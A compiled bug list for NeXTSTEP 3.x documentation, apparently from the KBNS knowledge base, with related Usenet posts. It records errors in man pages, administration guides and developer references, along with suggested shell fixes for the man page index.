dave@turbocat.snafu.de (David Wetzel) wrote:

>dave@turbocat> man machine

>No manual entry for machine.

>

>The NEXTSTEP has no man page for machine.

nor for "arch" (the arch command and not the arch header).

>

>Here is the NetBSD page:

> ...

man hostinfo

hostinfo is more "verbose" than "machine", that's why may be they don't bother writing a man page for machine... useless.

Hugues.

```

hugues@precipice.fdn.fr - France (small NeXTMail OK)
----- NS3.2 ----- NS3.0J ----- :-) -----

```

XXX  
From: eps@futon.SFSU.EDU (Eric P. Scott)  
Newsgroups: comp.sys.next.bugs  
Subject: Why Johnny Can't RTFM (revised for NEXTSTEP 3.2)  
Date: 9 Apr 1994 09:03:03 GMT  
Reply-To: eps@cs.sfsu.edu

The following man pages do not nroff correctly because they do not end with a newline:

file.1  
genstrings.1  
otool.1  
libudp.3  
lockf.3  
monitor.3  
mount.3r  
NSWSd.8c  
adduser.8  
autonfsmount.8  
bootparamd.8  
newclient.8  
rdate.8C  
rpcinfo.8

The following man pages source files that are only available if NEXTSTEP Developer is installed:

getttyent.3  
acct.5  
ar.5  
types.5

The following man pages need to be manually processed with tbl:

mf.1  
tbl.1  
fd.4

tty.4  
zs.4

The following man pages need to be manually processed with eqn:

eqn.1  
eqnchar.7

(note that spline.lg has already been eqn'ed and should not be run through eqn a second time.)

\*\*\* /usr/bin/eqn is BROKEN in NEXTSTEP 3.2 for Motorola Processors--use the version distributed with NEXTSTEP 3.0 (bug introduced in NEXTSTEP 3.1)

\*\*\* /usr/bin/eqn is BROKEN in NEXTSTEP 3.2 for Intel Processors--no known workaround

Reproduce: eqn /usr/man/man1/eqn.1  
          blows up with Segmentation fault

--EPS--

## **KBNS.32.0.035\_c3.2o Bug\_NeXT.38816, reported by Garance\_Drosehn**

Garance\_Drosehn: ``In the Supplemental Release Notes for NeXTSTEP Developer, which were included on paper with release 3.2 developer, the second page has a section on Unix man pages. This is tagged as "Reference 38816". What is listed there as the workaround for the problem it describes is wrong. Anyone who followed that advice will (among other things) end up without descriptions for the man pages when they list titles in Digital Librarian.

What it recommends:

```
cd /usr/man
mv man/* man1
rmdir man
rm whatis .index.store
ixbuild -fsv -LEnglish .
makewhatis .
```

If you have not already done the workaround that NeXT recommended, then what you really want to do is:

```
cd /usr/man
mv man/*/* man1
rmdir man/man1 man
rm man2/open.2.deleteme
```

```
mv man8/rdate.8C man8/rdate.8c
rm whatis .index.store
ixbuild -fsg -LEnglish .
/usr/lib/makewhatis .
chmod go+r .index.store whatis
```

if you have done the recommended workaround, then you want to:

```
cd /usr/man
mv man1/man1/* man1
rmdir man1/man1
rm man2/open.2.deleteme
mv man8/rdate.8C man8/rdate.8c
rm whatis .index.store
ixbuild -fsg -LEnglish .
/usr/lib/makewhatis .
chmod go+r .index.store whatis
```

(in all cases, you have to log into root to do these unix commands. You'd have to start up Terminal.app to get a window where you can type the unix commands into...).

The most important change in the above is to run ixbuild with options of -fsg instead of -fsv. Also note that the actual problem is slightly different than what the Release Notes claimed it was, and that this recommendation fixes a few minor problems that the Supplemental Release Notes did not address."

## Section 1 (XXX are these called Sections or something else?)

**KBNS.00.0.263\_o3.0±3.2o (c)sh(1)** Where is the information to explain `if [ -r $i ]` in `/usr/adm/weekly`, a sh script? There is a command `/bin/[`, but it is not explained in a separate man page. David\_Koski tells me that `/bin/[` is a "synonym" for `/bin/test` (confirmed by diff). Well, there's still nothing in the documentation to find that out, even in the reverse direction<sup>1/4</sup>

Charles\_Fu: "Documentation for `a[o` is normally included in the man page for `test(1)`, although NeXT has not done so. The syntax when used as `a[o` is slightly different: a matching `a]o` must appear (and be sure to precede it with a space). Otherwise, you'll get the message: `test: ] missing`"

**KBNS.10.3.022\_o3.0o\_o3.2o (c)sh(1)** The manual page for `csh` still talks about `sbrk(2)`: `is limit datasize` now meaningless or merely implemented

differently? The man page for (s)brk is very uninformative too: it should explain what these calls normally do, explain whether this is because of Mach, state whether this limitation is temporary or unavoidable, and suggest a workaround, if any.

Charles\_Fu (not checked): ``On most UNIX'es, (s)brk are what malloc uses to get memory. A little more information is available in the man page for getrlimit, which is what csh and other programs use to set these resource limits. NeXT's malloc implementation does not use (s)brk, so, to the best of my knowledge, limit datasize (or the equivalent setrlimit call) is meaningless except for programs that use s(brk) directly."

**KBNS.10.2.027\_o3.0o\_o3.2o copy(1) confusing detail**... Don't say `paste` removes the data from the pasteboard, because `paste` just *reads* the data.

**KBNS.32.2.035\_o3.2o genstrings(1) not current**

Description: Now there are bundles, and LocalizedString is preferred over LocalString...

Confirmed: Raf\_Schietekat (o3.2o, reported)

Cure (for NeXT): Make this file just a pointer to the real documentation.

**KBNS.00.0.267\_o3.0o\_o3.2o hostid(1)** gethostid(2) tells that the last three bytes are the last three bytes of the *ethernet* address, so this *Internet* thing is nonsense (for other reasons as well). I've since read somewhere that the last three bytes of Ethernet are indeed unique, and that the first three bytes are for the manufacturer: is this true (how many years will 2<sup>24</sup> identities last?).

DESCRIPTION

The *hostid* command prints the identifier of the current host in hexadecimal. This numeric value is expected to be unique across all hosts and is commonly set to the host's Internet address.

Charles\_Fu (not checked): ``hostid.1 is unchanged under 3.2. Furthermore, gethostid.2 is only correct for black hardware. For white hardware using 3.2, I believe the hostid is computed as follows:

ethernet address	b0:b1:b2:b3:b4:b5
hostid	b0^b2 b1^b3 b4 b5

The ethernet address is dynamically determined, and so hostid/gethostid return 0 in single-user mode or if networking is otherwise disabled. I determined this formula empirically; it is not documented so I cannot guarantee it is correct. It does, however, give correct results on the many machines I administer, which include two of the three ethernet device drivers NeXT supports."

**See also KBNS.11.2.008 for non-NeXT hardware**

## KBNS.11.1.027\_o3.0o\_o3.2o ptroff(1)

### Description:

SYNOPSIS information is misleading for `-l`: the argument should be separated by a space, lest the whole flag be silently ignored (the DESCRIPTION is correct).

DESCRIPTION information is misleading for `-s`: the argument should be attached, lest the whole flag be silently ignored (the SYNOPSIS is correct).

How to verify: Try a lot of combinations: no flag, flag with attached argument, flag with detached argument.

Urgency: Some wasted paper and time to find out what this is all about.

Confirmed: Raf\_Schietekat (o3.0o\_o3.2o, reported)

### Workaround:

- See description for what to do.
- In `.cshrc`, `setenv TROFF "ptroff -l 297mm -sA4"` will make `man -t` behave as desired if you use A4 (verified on NEXTSTEP\_3.2).

Cure (for Adobe/NeXT): Adapt man page, if not behaviour.

### Report history:

- KBNS.32.1.rev (-s thing is added, and a statement is removed that might have been erroneous)
- KBNS.33.2.rev Added `setenv TROFF` workaround suggestion.

Thanks to: Charles\_Fu

## After this only before 3.2

## KBNS.00.0.264\_o3.0c % /usr/ucb/man mf (underscores lost because of copying from Terminal)

```
Reformatting page. Wait...
/usr/man/man1/mf.1: line 124: no specification
tbl quits
done
```

MF(1)

UNIX Programmer's Manual

MF(1)

NAME

cmmf, inif, virmf - METAFONT, a language for font design

[1/4]

5.0. A listing of gf numbers for 118-dpi, 240-dpi and 300-dpi fonts is shown below.

% (the problem is that the manual page's representation is apparently cut short)

### **KBNS.00.0.265\_o3.0c % rm /usr/man/cat1/tbl.1; /usr/ucb/man tbl, reported by Robert\_Brown, verified by Raf\_Schietekat, Bug\_NeXT.37941**

Reformatting page. Wait...

/usr/man/man1/tbl.1: line 50: no specification

tbl quits

done

TBL(1) UNIX Programmer's Manual TBL(1)

[1/4]

Far Hills\t240\t3.19

.TE

yields

%

### **KBNS.33.2.029\_o3.2o tr(1) is misleading about what ASCII is**

**Description:** The man page says ``-c complements the set of characters in *string1* with respect to the universe of characters whose ASCII codes are 01 through 0377 octal;"; yet ASCII is only a 7-bit code. Same thing for ``The character `\' followed by 1, 2 or 3 octal digits stands for the character whose ASCII code is given by those digits."', which is obviously meant to also get values above 127.

**Confirmed:** Raf\_Schietekat (o3.2o, reported)

## Section 2

### **KBNS.00.0.266\_o3.0o\_o3.2o getfh(2) man page missing, reported by Robert\_Brown, Bug\_NeXT.34131**

From the official Berkeley man page: ``Getfh returns a file handle for the specified file or directory in the file handle pointed to by fhp. This system call is restricted to the superuser." Robert\_Brown says it *is* functional on the NeXT.

### **KBNS.10.3.033\_o3.0±3.2o execve(2), reported for 3.1 by Charles\_Fu, verified for 3.0 and 3.2 by Raf\_Schietekat**

```
[E2BIG] The number of bytes in the new process's
 argument list is larger than the system-
 imposed limit. The limit in the system as
 released is 20480 bytes (NCARGS in
 <sys/param.h>.
```

Actually, on NeXTSTEP, NCARGS is defined to be 40960 (it's very dangerous to give actual values for constants if there is no safe update policy for that documentation). Also see KBNS.10.3.031: (revoked).

**XXX.3.2 KBNS.00.0.268\_o3.0o stat(2), from a report by Robert\_Brown.** Should explicitly state that `st_blocks` expresses a size in 512-byte blocks (see the macro `STAT_BSIZE` in the header file), otherwise the device's physical block size will be assumed by some/most users.

## Section 3

### **KBNS.00.0.275\_o3.0±3.2o fflush(3) with NULL argument does not behave as described**

Description: The following is not true (if NULL is used as an argument, the program crashes):

```
Fflush causes any buffered data for the named output or
update stream to be written to that file. The stream
remains open.
```

```
If stream is a null pointer, the fflush function performs
this flushing action on all output and update streams.
```

How to verify: Should be obvious.

Urgency: Crashes the application, not noticeable until such a crash, no workaround described yet.

Confirmed: Raf\_Schietekat (o2.1o or o3.0o I think, o3.2o, reported), Subrata\_Sircar (o3.1o)

Workaround: Try something with \_job or what is it again, and tell the administrator of KBNS if you get to a working workaround.

Bug\_NeXT: Reported on 1992-08-13 by Raf\_Schietekat, with log number #2100.

Cure (for NeXT): Cure it.

Report history: KBNS.33.2.rev Cleaned up, added comment.

Comment: Which is really wrong: fflush crashing (in which case this item should not be in ManPages), or just this description? Probably the former.

**KBNS.11.1.018\_o3.0±3.2o memmove(3) and friends** Why don't these ANSI C functions have a man page?

Additional keywords: memcpy, memmove, memcmp, memchr, memset.

**KBNS.32.1.038\_o3.2o scanf(3) and friends**

Description: This is unclear (my **emphasis**): ``

```
If the first character is not circumflex (^),
the input field is all characters until the first char-
acter not in the set between the brackets; if the first
character after the left bracket is ^, the input field
is all characters until the first character which is in
the remaining set of characters between the brackets.
```

" It would be better to say ``until before", because ``until" normally includes what it refers to ("I will be here until Friday.").

How to verify: Try on an alphabet string.

Urgency: Confusing.

Confirmed: Raf\_Schietekat (reported, o3.2o)

Cure (for Berkeley): Cure it (and check the rest of the manual pages for ``until").

**KBNS.32.1.039\_o3.2o scanf(3) and friends**

Description: sscanf should be documented as having a const char\* first argument, not a char\*. This is rather obvious, but right is right.

How to verify: Just compare the scanf(3) manual page with the declaration of sscanf in /usr/include/ansi/stdio.h

Urgency: Harmless, and obvious, but right is right.

Confirmed: Raf\_Schietekat (reported, o3.2o)

Workaround: None needed

Cure (for Berkeley): Cure it.

**After this only before 3.2**

**KBNS.10.3.028\_o3.0o\_b3.2 stdarg(3)** Missing (it is mentioned in the manual page for vprintf(3))!

**KBNS.11.2.026\_3.1c string(3) (suggestions remain valid)**

``No manual entry for strchr." , even though it is included in string(3) since 3.1 (problem cured in 3.2).

Should also document strerror, or at least refer to perror(3), where it is included, if not the reverse.

It would be nice to mention that the main entries (and strerror), are *ANSI's* <string.h>.

Reference to where memmove and such are documented should be included.

## Section 4

## Section 5

**XXX.3.2 KBNS.10.2.017\_o3.0o gettytab(5), from a report by Gerben\_Wierda, my interpretation not yet verified by him.**

```
If a non-zero timeout is specified, with to, then getty will
exit within the indicated number of seconds, either having
received a login name and passed control to login, or having
received an alarm signal, and exited. This may be useful to
hangup dial in lines.
```

The author's dangerous use of English here, totally unsuited for a manual page, camouflages a third possibility (if the author has at all recognised it): for /dev/ttyd\*? (the device used for the "dial in lines" mentioned!), getty will block on open(2)ing the device (that is until DCD has been detected) and no signal will be accepted in the meantime (just look at the possibilities for errno in open(2)). If the timeout is reckoned from the start of getty, the

first attempt to call this system after the timeout has expired will fail, wasting the caller's money. More likely (this is for Gerben\_Wierda to verify yet), the timeout starts after the device has been opened. Unless this whole third case is no more than a bug. Who will tell me?

XXX Gerben not doing this stuff nowadays

**XXX.3.2 KBNS.11.1.020\_o3.0±3.1o hosts.equiv(5), reported by Bruce\_Gingery from a discussion on c.s.n.bugs around 1993-09, verified by Bruce\_Gingery for 3.1 and by Raf\_Schietekat for 3.0** When network terminals are set to be secure, doing rlogin to such a system from root works, but not without giving a password. I put the line `flexus root` in `/etc/hosts.equiv`, `~root/.rhosts` and `/.rhosts` (or is that another mistake?), but no go. Well, I'm not worried, it's as good an idea as setting network terminals not secure by default (perhaps more important is conformance with other Unix implementations; what is common there?), but it should be documented! Bruce\_Gingery also reports (not verified) that when root is equivalenced in `/etc/hosts.equiv`, an rlogin can be done from root to *any* non-root user (not necessarily equivalenced) on the other machine without giving a password, which is not a security hole by the original specification, but it is at least *strange* that this root capability now does not require a password to be confirmed (root's, that is).

### **KBNS.33.2.017\_o3.2o swaptab(5)**

Description: The documentation for lowat says that the file won't shrink if lowat is 0. But it should also mention that the same applies if lowat is not there. But then why give lowat=0 a special meaning?

How to verify: Remove lowat for your swapfile, reboot, see that it has not shrunk. Specify it to 1000000 or so, reboot, see that it has shrunk.

Urgency: Does no damage, not immediately obvious, trivial workaround, suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Always specify a lowat.

Cure (for NeXT): Cure documentation.

## Section 6

## Section 7

**KBNS.00.0.269\_o3.0±3.2o hier(7).** Hey, don't patronise us! NeXTSTEP is Unix-based and many people buy it as a Unix solution. Give us the information!

## Section 8

**KBNS.32.0.016\_o3.2o config(8) missing**

SEE ALSO In makedev(8), among others...  
intro(4), config(8), mknod(8)

**KBNS.33.2.030\_o3.2o quot(8) missing**

Description: In du(1) is this reference: ``

SEE ALSO  
df(1), quot(8)

" , but there is no such man page.

**After this only before 3.2**

**KBNS.00.0.270\_o3.0o\_b3.2 % /usr/ucb/man crontab, reported by Robert\_Brown, verified by Raf\_Schietekat, Bug\_NeXT.39936**

Reformatting page. Wait...can't open file man8/cron.8

done

%

**/NextLibrary/Documentation/NextAdmin;¬/NextLibrary/**

# Documentation/NextAdmin ;KBNS.33.2.rtf;Contents;-Contents

## NextAdmin/11\_MixedNet/01\_UNIX.rtf

**XXX.3.2 KBNS.11.0.002\_o3.0±3.1o** Typographic error, the niload printcap example fails because of a space after the backslash on the third line

This is the example:

```
PrinterName|alias:\
:lp=:rm=remotehost:rp=remoteprinter:\
:sd=/usr/spool/NeXT/PrinterName:\
:ty=printertype:
```

and this is the result (with nidump printcap):

```
PrinterName|alias: \
:lp=:rm=remotehost:rp=remoteprinter:sd=/usr/spool/NeXT/PrinterName: \
:\ :
: \
:ty=printertype:
```

I presume niload is not to blame here?

## NextAdmin/12\_UUCP/02\_SettingUp.rtf

**XXX.3.2 KBNS.00.0.241\_o3.0o**

5. Make sure that there is an entry in **/etc/uucp/L.aliases** for every remote site. If there is a site that your computer doesn't call, but calls your system, you need a special entry for that remote site. Add an entry to **L.aliases** similar to the following, replacing *remote* with the host name of the remote computer and *19200* with the appropriate baud rate:

```
remote Never none 19200 none
```

**L.aliases** should be changed to **L.sys** here (twice). L.aliases will seldom need to be altered, most sites will not have to touch it at all. This point is valid after the correction is applied, however.

**XXX.3.2 KBNS.10.1.017\_o3.0o Can be very painful** If L.sys contains host names, sendmail.\*.cf (whatever the status: mailhost, (shared)subsidiary) will directly mail to that host. Errors will be made (I have heard from somebody who just switched mailhost with a (shared)subsidiary and forgot to adapt L.sys on the old mailhost, and a whole bunch of mail was never delivered). Something should definitely be done to warn the postmaster automatically about UUCP stuff that just sits there, a test invoked from /usr/adm/daily or something. See also KBNS.10.1.018.

## NextAdmin/12\_UUCP/03\_OngoingManagement.rtf

### XXX.3.2 KBNS.00.0.242\_o3.0±3.1o

1. Open **/etc/syslog.conf** and add the following line:

```
auth.debug /usr/adm/auth.log
```

Remote logins will now be recorded in **/usr/adm/auth.log**. For additional information, see the UNIX manual page for **syslogd**. You forgot to mention that /usr/adm/auth.log should be created as an empty file. Otherwise syslogd will only print a line stating that the file does not exist (only visible if one watches the boot process!), and ignore it further. The syslogd manual page says that a file will be opened in append mode: I don't know if this implies failure for a nonexisting file (anyone?), but even if it does, it would be at least a good idea to explicitly state it. Unless of course it is a syslogd bug<sup>1/4</sup>

4. Open **/etc/crontab.local** (or create it, if it doesn't exist), and add a line like the following:

```
20 23 * * * su uucp -c /usr/lib/uucp/uucp.day.sh
```

This will run the script every evening, and the activity report will be stored in **/usr/spool/uucp/STATS**.

This is what it *should* look like (also change in uucp.day.sh): ``20 23 \* \* \* uucp /etc/uucp/uucp.day.sh". (And this is really another example of the *stupid* functionality of cron: if your host isn't running at that time, your job won't be executed. Doesn't anyone have anything better? And will the statistics be correct if a day is missed or if the script is run manually?)

**XXX.3.2 KBNS.00.0.243\_o3.0o Costs.** To get communication cost information, an administrator will need to examine uucp.day.sh for what to do

about a file L-costs. This should be mentioned in the .rtf file, or more appropriate, uucp.day.sh should be adapted to warn someone that L-costs should be created, in addition to use /dev/null for once.

**Also see /etc/uucp/uucp.day. sh, especially for the item KBNS.10.1.018!**

## NextAdmin/ApD\_UsingSendmail.rtf

**KBNS.32.1.009\_o3.2o Quite essential missing information, see description**

Description: When I send messages to my HP-9000 mail relay without changing its sendmail.cf (as has been the case for a while), or that of my NeXT (as I have now been forced to do), it will not accept messages addressed in Internet style (jdoe@foo.bar.com). After I made some changes to the NeXT's sendmail.cf (ask if you want them), sendmail -bt gave the same results for 3,2,23,4 for both jdoe@foo.bar.com and maze!jdoe%foo.bar.com, yet only the second address worked. Yet when I checked the UUCP queue, the address in the C field of some file differed between these messages. I was able to reproduce that field by checking rules 3,0,2,23,4. But this does not make sense according to the information in the documentation, which, for UUCP relay, only justifies the checks 3,0 and 3,2,23,4 and 3,1,13,4, right?

How to verify: Ask, maybe I'll still remember the issues (what intermediate step caused the different C field addresses)...

Urgency: The standard solution translates to foo.bar.com!jdoe, which my mail relay won't handle: it wants something like jdoe%foo.bar.com. I don't know how many other people have the same problem? But in any case, the documentation is incomplete, and this has made me lose a *lot* of time.

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: Check 3,0,2,23,4

Cure (for NeXT): Document how the C field is generated. Maybe change the present foo.bar.com!jdoe: my HP-9000 mail relay can't handle it.

# /NextLibrary/Documentation/NextDev/Concepts;-)/

# NextLibrary/Documentation/NextDev/Concepts

;KBNS.33.2.rtf;Contents;-Contents

XXX.32.2 Seems that it should be either NX\_READ or NX\_WRITE  
From: tregan@srd.bt.co.uk (Dr Timothy Regan)  
Newsgroups: comp.sys.next.programmer  
Subject: Documentation Error?  
Date: 28 Feb 1995 11:32:02 GMT  
Mime-Version: 1.0  
Content-Type: text/plain; charset=US-ASCII  
Content-Transfer-Encoding: 7bit

Hi All,

I'm not sure if this is right or the right place to send this to!

In the NeXTStep "Object-Oriented Programming and the Objective C Language" book that comes with Developer 3.2 it says (p. 135):

```
stream = NXOpenStreamForFile("/home/archive", NX_READWRITE);
```

This seems to give the console error "NXOpenTypedStream: invalid mode" which is exactly what we'd expect following NeXTStep General Reference Volume 1 3-69.

Am I missing something or is the Objective-C book wrong? If wrong, has it been noted by NeXT for future releases.

Cheers

Tim.

-----  
XXX.32.2 Caution: this message contains nonsense  
Date: Mon, 21 Nov 94 11:46:39 MET  
From: rfschtkt (To: comp.sys.next.bugs)  
To: comp.sys.next.bugs  
Subject: Re: Severe bug in gcc2.5.8  
Reply-To: RfSchtkt

Klaus,

First, it's always a good idea to start a class with a capital letter.

Second, never use `self' to stand for the class object, even in class methods: use the explicit class itself (`[MyClass openFile:filename;']), and your problem will disappear. This is a murky aspect of Obj-C.

Third, always try to avoid type/semantics conflicts between identical method names (unlike what NeXT has tended to do), i.e., rename your method anyway.

But it is strange that even though, inside a class method, any instance variable is evaluated as if `self` has been set to an instance of the class already, `self` accepts any method as if it were a general `id`. And it is also strange that, for method typing, `self` would consider myClass' `+openFile:` class method if and only if no instance method by that name has been declared. Even more strange: if the class method contains a sequence  
    anInstanceVariable=[List new];  
    [self addSubview:self];  
then the compiler gives a warning `` `myClass' does not respond to `addSubview:' '' if and only if the assignment on the previous line is not commented out! It's also strange that, in a class method, `self` would initially be the class object at all, but this (and possibly some of the other things) may be a remnant of some confusion during Obj-C's conception about whether to allow for class variables...

Well, we can't look at the NS\_3.2 Concepts manual for guidance, considering the rubbish it contains about this subject (see ``Redefining self'' in the CoreObjC.rtf file): it's perfectly acceptable to redefine `self` to an instance, and to evaluate/assign its instance variables directly!

Conclusion: no bug, only confusion about behaviour that is not clearly defined anyway. Well, that's just my opinion.

Raf Schietekat, RfSchtkat@maze.ruca.ua.ac.be (NeXTmail), Flanders, Belgium  
Addressing limitations: no !, % or .uucp, I think

\*\*NeXT's uucp machinery throws away some messages. uucp guru's help wanted!\*\*

## NextDev/Concepts/ExceptHandling.rtf

### XXX.3.2 KBNS.11.1.014\_o3.0o Lie, or ``merely" carelessness?

What happens if you define a structure that can occur several times as ``*theName*"', and define a substructure as ``local *theName*"'? Confusion and accidents. Well, it's a remarkable feat that the authors fell into their own trap only once:

Besides transferring execution to the local exception handler, a call to **NX\_RAISE()** initializes the variable **NXLocalHandler** of type NXHandler, as defined in **objc/errors.h**. This variable is defined only within the local exception handler and contains those structure members that correspond to the arguments passed to **NX\_RAISE()**: **NXLocalHandler.code**, **NXLocalHandler.data1**, and **NXLocalHandler.data2**. These members transfer information about the exception to the code within the local exception handler.

Actually, NXLocalHandler is defined ``only within the *present* exception handler". But why not spare the reader a whole lot of checking the documentation for errors and make it easier on everyone, by choosing different names...

Another thing: ``For exception types that it recognizes, the local handler responds and then calls **NX\_RERAISE()** to pass notification of the exception to the handler above it, in this case, the handler in **Function2()**." (about nested exception handlers). What nonsense! If the ``local handler" responds, it will most likely *not* call NX\_RERAISE and just fall off the end of the ``local exception handler"; it's only if it cannot respond that it has to reraise the exception.

The strategy proposed for defining exception codes breaks down in the presence of one of the main purposes of NeXTSTEP (using externally written objects and palettes) and is another example of the neglect towards possible conflicts/clashes by the authors of NeXTSTEP. The cure is for the programmer to dynamically allocate error code space, but this can only be done if there is a central registrar, i.e., a function that can only be provided by NeXT, that will take a range size and return a base (this of course makes an error reporter essential)...

The strategy for defining error messages isn't usable with localisation. Furthermore, it's a bad example because this wastes a container for occurrence-specific information: messages should be generated at the "local handler" level, or better yet in the error reporter itself.

## NextDev/Concepts/Installer.rtf

**XXX.3.2 KBNS.00.0.244\_o3.0o Suggestion** Doesn't mention Package.app (which is, BTW, not included in /NextDeveloper/Apps¼ why not?).

## NextDev/Concepts/Localization.rtf

**XXX.3.2 KBNS.00.0.245\_o3.0o** Points to a file CLibLocalization.rtf in the same folder for the documentation of strftime() etc., but there is no such file! See strftime under subcategory "C Functions".

## NextDev/Concepts/Performance/ImprovingResponseTime.rtf

Some accuracy for the sake of those who don't know already anyway, please?

**XXX.3.2 KBNS.10.3.004\_o3.0o Optimal Panel and Menu Updating.** "If you send a **setAutoupdate:YES** message to NXApp, **updateWindows** will be sent after every event." Really? Also for events handled with getNextEvent: in a modal loop? Nah! This must be "after each iteration of the main event loop"... And with what priority?

**XXX.3.2 KBNS.10.3.003\_o3.0o Optimal Window Flushing.** This is an unfortunate place to make the mistake of suggesting flushWindow rather than

flushWindowIfNeeded after a reenableViewWindow. But then, what's the cost of flushing a window with an empty dirty rect (is ...IfNeeded really needed)?

## NextDev/Concepts/Pre3.0\_Concepts/07\_ProgDynam.rtf

XXX.32.1\_o3.2o

```
DPSprintf("%%%SomeComment: %d", someNumber);
```

this makes no sense: it should have a first argument that designates the context

XXX.3.2 KBNS.00.0.246\_o3.0o

Flipped coordinates are an inherent property of the View, not a transient feature that can be turned on and off. A View should receive only one **setFlip:** message during its life, before it's first displayed, preferably in the class method that creates it. All of the View's drawing should assume its flipped coordinates.

First, the method is called setFlipped:, and second, the documentation for View doesn't mention this limitation. If it isn't a limitation (anymore), adapt this text, else explain (also in the documentation for View). It's always nice not to have to experiment while writing a "mission-critical application" :-|.

## NextDev/Concepts/Pre3.0\_Concepts/09\_UIObjects.rtf

KBNS.11.1.015\_o3.0o\_o3.2o False information in NextDev/Concepts/Pre3.0\_Concepts/09\_UIObjects.rtf

The Text class doesn't write the **\pard** control word; instead, it manipulates groupings to restore paragraph default values when needed. [...]

This is not true (anymore?): Text uses \pard frequently now (at least, the RTF generated by Edit does, and Edit.app does not contain "pard").

# /NextLibrary/Documentation/NextDev/DevTools;-)/

# NextLibrary/Documentation/NextDev/DevTools

;KBNS.33.2.rtf;Contents;-Contents

## 01\_PuttingTogether/\_BuildingAnApp.rtf

**XXX.3.2 KBNS.10.2.050\_o3.0o**

debug

Compiles and links a debuggable, optimized version of the executable file with the extension .debug.

That should be "non-optimized", of course. Same for the output of `make help`. This file also doesn't match what `make help` says, and, although the latter seems more up-to-date, it lacks the option "diff" that this file mentions. Furthermore, the `app.make` actually used isn't the one in `/usr/lib/nib` as this file says but the one in `/NextDeveloper/Makefiles/app` (and why are there two versions?).

## 02\_ProjectBuilder/ProjectBuilder.rtf

**KBNS.33.2.018\_o3.2o ProjectBuilder.rtf doesn't describe the "tool" project type**

Description: See title. This type can be created from the SavePanel.

How to verify: Should be obvious.

Urgency: Does no damage, not immediately obvious, trivial workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Look at all the items in the SavePanel's pop-up list, inspect NEXTSTEP Help.

Cure (for NeXT): Describe the item in the appropriate documentation file (this one).

Comment: The file has apparently not been updated (for how long?): Finder is not described either.

## 11\_Compiler/\_CommandOptions.rtf

**XXX.3.2 KBNS.10.2.047\_o3.0o Suggestion for -M(M)(D)** Either mention that this applies for `#import` too, or emphasize the contrary. Probably the same for the man page.

## 14\_MachO/\_LoadCommands.rtf

**XXX.3.2 KBNS.10.2.049\_o3.0o Mistake** `#define SG_NOELOC 0x3`: that's not what the header file says¼

/NextLibrary/Documentation/NextDev/GeneralRef;¬/

NextLibrary/Documentation/NextDev/GeneralRef

;KBNS.33.2.rtf;Contents;¬Contents

## Declaration errors

Several mistakes were made about the declaration of methods in the documentation. Is this evidence that NeXT did not use a tool to generate that documentation automatically, or at least not a good one, until 3.1 or 3.2 or maybe still not (perhaps NeXT actually consulted KBNS!)?

### **KBNS.33.1.031\_o3.2o 02\_ApplicationKit/Classes/Cell.rtf**

Description: The only `setContinous` in the documentation:

**See also:** - `setContinous`:

Confirmed: Raf\_Schietekat (o3.2o, reported)

**After this only before 3.2**

**KBNS.00.0.255\_o3.0o\_b3.2 02\_ApplicationKit/Classes/View.rtf**  
**dragImage:at:offset:event:pasteboard:source:slideBack:**

**KBNS.00.0.257\_o3.0o\_b3.2 02\_ApplicationKit/Protocols/NXDraggingDestination.rtf**  
**performDragOperation**

**KBNS.10.3.001\_o3.0o\_b3.2 02\_ApplicationKit/Protocols/NXDraggingInfo.rtf**

Return type should be Window\*, or nothing (for id, the default):  
- (NXPoint)draggingDestinationWindow

**KBNS.00.0.256\_o3.0o\_b3.2 08\_InterfaceBuilder/Protocols/IB.rtf**

The explanation for unregisterDocumentController: is entered with a header copy-pasted from registerDocumentController:, but the author forgot to add two letters (twice)<sup>1/4</sup> Reported by Subrata\_Sircar.

## 01\_RootClass/Classes/Object.rtf

**KBNS.11.3.016\_o3.0±3.2o KBNS.32.0.rev Internal contradiction about -init, with obviously rather far-reaching consequences (controversial)**

Description:

``Subclass versions of this method should return the new object (**self**) after it has been successfully initialized. If it can't be initialized, they should free the object and return **nil**. In some cases, an **init** method might free the new object and return a substitute. Programs should therefore always use the object returned by **init**, and not necessarily the one returned by **alloc** or **allocFromZone:**, in subsequent code.

Every class must guarantee that the **init** method returns a fully functional instance of the class. Typically this means overriding the

method to add class-specific initialization code. Subclass versions of **init** need to incorporate the initialization code for the classes they inherit from, through a message to **super**:

```
- init
{
 [super init];
 /* class-specific initialization goes here */
 return self;
}" (quote from NS_3.2 documentation, but this is probably even a 2.0±3.2 problem)
```

Why would a subclass be less vulnerable to the possibility that a superclass would return nil (to signal failure), or a substitute? Some recent NeXT Examples do this (with a shameless plug of my formatting convention added to it):

```
-init{
 if(nil!=(self=[super init])){ //
 /* class-specific initialization goes here */
 }
 return self;
}
```

and this will cover both the possibility of `nil` being returned, or a substitute *of the same class* (otherwise a crash seems very likely). (See `-[NXBundle initWithDirectory:]` for an example, another application would be to return `NXReadObject()`.)

Still, returning a different object seems fishy (what about zones, for example?), and you should try to use a `+new...` variant instead, IMHO.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Cure (for NeXT): Adapt Object's documentation by giving the second template, and mentioning the restrictions.

Report history: KBNS.32.2.rev I should not have supposed that a substitute would likely be another class? XXX think some more about this...

## 02\_ApplicationKit/Classes/Application.rtf

**KBNS.33.0.007\_c3.3o Contains documentation for ActionCell instead**

Description: See title. Application documentation is missing.

How to verify: Just look.

Urgency: Missing information, obvious, manageable workaround

Confirmed: Several reports on c.s.n.p (c3.3o)

Workaround: NextAnswers 2056, but this seems just the one in 3.2 (not verified)

Cure (for NeXT): Cure it.

Report history:

KBNS.33.2.rev workaround from c.s.n.bugs 1996-01-15 (Dan\_Grillo of NeXT)

## 02\_ApplicationKit/Classes/Matrix.rtf

### KBNS.10.2.032\_o3.0o\_o3.2o Typesetting errors

Besides, as much NeXTSTEP documentation, being generally imprecise (a contradictory overlap between sentences 2 and 3 (even if easily resolved), no stress on the nonintuitive fact that *theTarget* is ignored if *theAction* is null as the text literally says (or is *that* an error?), sentence 4 speaking about *theAction* only (what if that is null?)), twice *theTarget* is erroneously replaced by *theAction*. This is the right text:

If both *theAction* and *theTarget* are non-null, sends *theAction* to *theTarget*. If *theAction* is null, sends the action of the Matrix to its target. If *theTarget* is **nil**, sends *theAction* to the target of the Matrix. Returns **nil** if no target that responds to *theAction* could be found; otherwise returns **self**.

Why not just reproduce the source code to avoid any misunderstanding? In this case, nothing needs to be abbreviated to pseudo code.

```
